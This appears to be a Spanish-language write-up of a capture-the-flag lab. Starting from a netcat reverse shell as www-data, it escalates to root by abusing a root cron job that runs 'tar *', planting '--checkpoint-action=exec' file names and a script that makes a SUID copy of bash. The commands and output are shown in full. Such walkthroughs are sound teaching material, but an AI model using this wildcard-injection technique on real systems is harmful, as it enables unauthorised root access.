chifay@kali: ~/Whoami-Labs/EL COMODIN
chifay@kali: ~/Whoami-Labs/EL COMODIN

(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 41304
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@9476e2a495b2:/var/www/html$
```

Ahora ya tenemos una conexión a una shell como www-data, veamos que podemos hacer con este usuario

```

www-data@9476e2a495b2:/var/www/html$ whoami
whoami
www-data
www-data@9476e2a495b2:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)
www-data@9476e2a495b2:/var/www/html$ sudo -l
sudo -l
bash: sudo: command not found
www-data@9476e2a495b2:/var/www/html$ pwd
pwd
/var/www/html
www-data@9476e2a495b2:/var/www/html$ ls -al
ls -al
total 28
drwxr-xr-x 1 root    root    4096 May  9 18:23 .
drwxr-xr-x 1 root    root    4096 May  9 18:23 ..
drwxr-xr-x 2 root    root    4096 May  9 18:23 admin
drwxr-xr-x 2 root    root    4096 May  9 18:23 css
-rwxr-xr-x 1 root    root    1028 May  9 18:23 index.php
drwxr-xr-x 2 root    root    4096 May  9 18:23 pages
drwxrwxrwx 2 www-data www-data 4096 May  9 18:23 uploads
www-data@9476e2a495b2:/var/www/html$

```

Busquemos binarios SUID

```

www-data@9476e2a495b2:/var/www/html$ find / -perm -4000 -type f -ls 2>/dev/null
<ww/html$ find / -perm -4000 -type f -ls 2>/dev/null
 26815    60 -rwsr-xr-x 1 root    root      58416 Apr 18  2025 /usr/bin/chfn
 26918    64 -rwsr-xr-x 1 root    root      63960 Apr 18  2025 /usr/bin/passwd
 26865    88 -rwsr-xr-x 1 root    root      88304 Apr 18  2025 /usr/bin/gpasswd
 26818    52 -rwsr-xr-x 1 root    root      52880 Apr 18  2025 /usr/bin/chsh
 26908    44 -rwsr-xr-x 1 root    root      44632 Apr 18  2025 /usr/bin/newgrp
 34338    52 -rwsr-xr-- 1 root    messagebus 51336 Jun  6  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 34532   472 -rwsr-xr-x 1 root    root      481608 Apr 16 16:19 /usr/lib/openssh/ssh-keysign
 36569  1336 -rwsr-xr-x 1 root    root     1364776 Oct 28  2024 /usr/sbin/exim4
 26314    72 -rwsr-xr-x 1 root    root       71912 Mar 28  2024 /bin/su
 26320    36 -rwsr-xr-x 1 root    root       35040 Mar 28  2024 /bin/umount
 26299    56 -rwsr-xr-x 1 root    root       55528 Mar 28  2024 /bin/mount
www-data@9476e2a495b2:/var/www/html$

```

Posible vector con exim4, comprobemos la versión para ver si es vulnerable a **(CVE-2019-10149)**

```

www-data@9476e2a495b2:/var/www/html$ /usr/sbin/exim4 --version
/usr/sbin/exim4 --version
Exim version 4.94.2 #2 built 28-Oct-2024 22:37:14
Copyright (c) University of Cambridge, 1995 - 2018
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2018
Berkeley DB: Berkeley DB 5.3.28: (September  9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DANE DKIM DNSSEC Event I18N OCSP PIPE_CONNECT PRDR SOCKS TC
P_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjbz dbmnz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file search path is /etc/exim4/exim4.conf:/var/lib/exim4/config.autogenerated
Configuration file is /var/lib/exim4/config.autogenerated
www-data@9476e2a495b2:/var/www/html$

```

La versión instalada es la 4.94.2, la cual es posterior a las vulnerables (4.87 a la 4.91)

Descartado este vector buscaremos binarios SGID

```
www-data@9476e2a495b2:/var/www/html$ find / -perm -2000 -type f -ls 2>/dev/null
<www/html$ find / -perm -2000 -type f -ls 2>/dev/null
 26852    32 -rwxr-sr-x   1 root    shadow    31160 Apr 18  2025 /usr/bin/expiry
 26812    80 -rwxr-sr-x   1 root    shadow    80256 Apr 18  2025 /usr/bin/chage
 32483    16 -rwxr-sr-x   1 root     root     15208 Nov 19  2020 /usr/bin/dotlock.mailutils
 32623   348 -rwxr-sr-x   1 root     ssh      354440 Apr 16 16:19 /usr/bin/ssh-agent
 32472    44 -rwxr-sr-x   1 root    crontab   43568 Feb 22  2021 /usr/bin/crontab
 26784    40 -rwxr-sr-x   1 root    shadow    38912 Aug  3  2025 /sbin/unix_chkpwd
www-data@9476e2a495b2:/var/www/html$
```

Aquí tenemos un vector con crontab, vamos a ver que encontramos

```
www-data@9476e2a495b2:/var/www/html$ crontab -l
crontab -l
no crontab for www-data
www-data@9476e2a495b2:/var/www/html$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root cd /var/www/html/uploads && tar -cf /backup/backup.tar * >/dev/null 2>&1
www-data@9476e2a495b2:/var/www/html$
```

Hemos encontrado una tarea que se ejecuta cada minuto con los permisos de root, primero cambia al directorio /var/www/html/uploads y luego comprime todo el contenido con tar * en /backup/backup.tar, aquí vemos una vulnerabilidad de tar wildcard que vamos a aprovechar para escalar como root

Primero verifiquemos los permisos de /var/www/html/uploads para ver si podemos escribir ahí

```
www-data@9476e2a495b2:/var/www/html$ ls -al /var/www/html/uploads
ls -al /var/www/html/uploads
total 8
drwxrwxrwx 2 www-data www-data 4096 May  9 18:23 .
drwxr-xr-x 1 root     root     4096 May  9 18:23 ..
www-data@9476e2a495b2:/var/www/html$
```


Vamos a crear un script malicioso en uploads

```
www-data@9476e2a495b2:/var/www/html$ cd /var/www/html/uploads/
cd /var/www/html/uploads/
www-data@9476e2a495b2:/var/www/html/uploads$ echo '#!/bin/bash' > exploit.sh
echo '#!/bin/bash' > exploit.sh
www-data@9476e2a495b2:/var/www/html/uploads$ echo 'cp /bin/bash /tmp/rootbash' >> exploit.sh
<ds$ echo 'cp /bin/bash /tmp/rootbash' >> exploit.sh
www-data@9476e2a495b2:/var/www/html/uploads$ echo 'chmod +s /tmp/rootbash' >> exploit.sh
<ploads$ echo 'chmod +s /tmp/rootbash' >> exploit.sh
www-data@9476e2a495b2:/var/www/html/uploads$ chmod +x exploit.sh
chmod +x exploit.sh
www-data@9476e2a495b2:/var/www/html/uploads$
```

Usar el flag --checkpoint de tar

```
www-data@9476e2a495b2:/var/www/html/uploads$ touch -- "--checkpoint=1"
touch -- "--checkpoint=1"
www-data@9476e2a495b2:/var/www/html/uploads$ touch -- "--checkpoint-action=exec=sh exploit.sh"
<$ touch -- "--checkpoint-action=exec=sh exploit.sh"
www-data@9476e2a495b2:/var/www/html/uploads$ ls -al
ls -al
total 16
-rw-r--r-- 1 www-data www-data 0 Aug 15 03:54 --checkpoint-action=exec=sh exploit.sh
-rw-r--r-- 1 www-data www-data 0 Aug 15 03:53 --checkpoint=1
drwxrwxrwx 1 www-data www-data 4096 Aug 15 03:54 .
drwxr-xr-x 1 root root 4096 May 9 18:23 ..
-rwxr-xr-x 1 www-data www-data 62 Aug 15 03:37 exploit.sh
www-data@9476e2a495b2:/var/www/html/uploads$
```

Esperamos un minuto y después verificamos el directorio /tmp

```
www-data@9476e2a495b2:/var/www/html/uploads$ ls -al /tmp
ls -al /tmp
total 1216
drwxrwxrwt 1 root root 4096 Aug 15 03:55 .
drwxr-xr-x 1 root root 4096 Aug 15 02:52 ..
-rwsr-sr-x 1 root root 1234376 Aug 15 03:55 rootbash
www-data@9476e2a495b2:/var/www/html/uploads$
```

Y ya tenemos nuestra shell bash con SUID, la vamos a ejecutar con el parámetro -p

```
www-data@9476e2a495b2:/var/www/html/uploads$ /tmp/rootbash -p
/tmp/rootbash -p
whoami
root

```

Vamos a buscar la bandera de root

```
cd /root
ls -al
total 20
drwx----- 1 root root 4096 May 9 18:23 .
drwxr-xr-x 1 root root 4096 Aug 15 02:52 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-r----- 1 root root 26 May 9 18:23 root.txt
cat root.txt
CronLabs{[REDACTED]}

```

Verificación de la bandera de root

[illegible]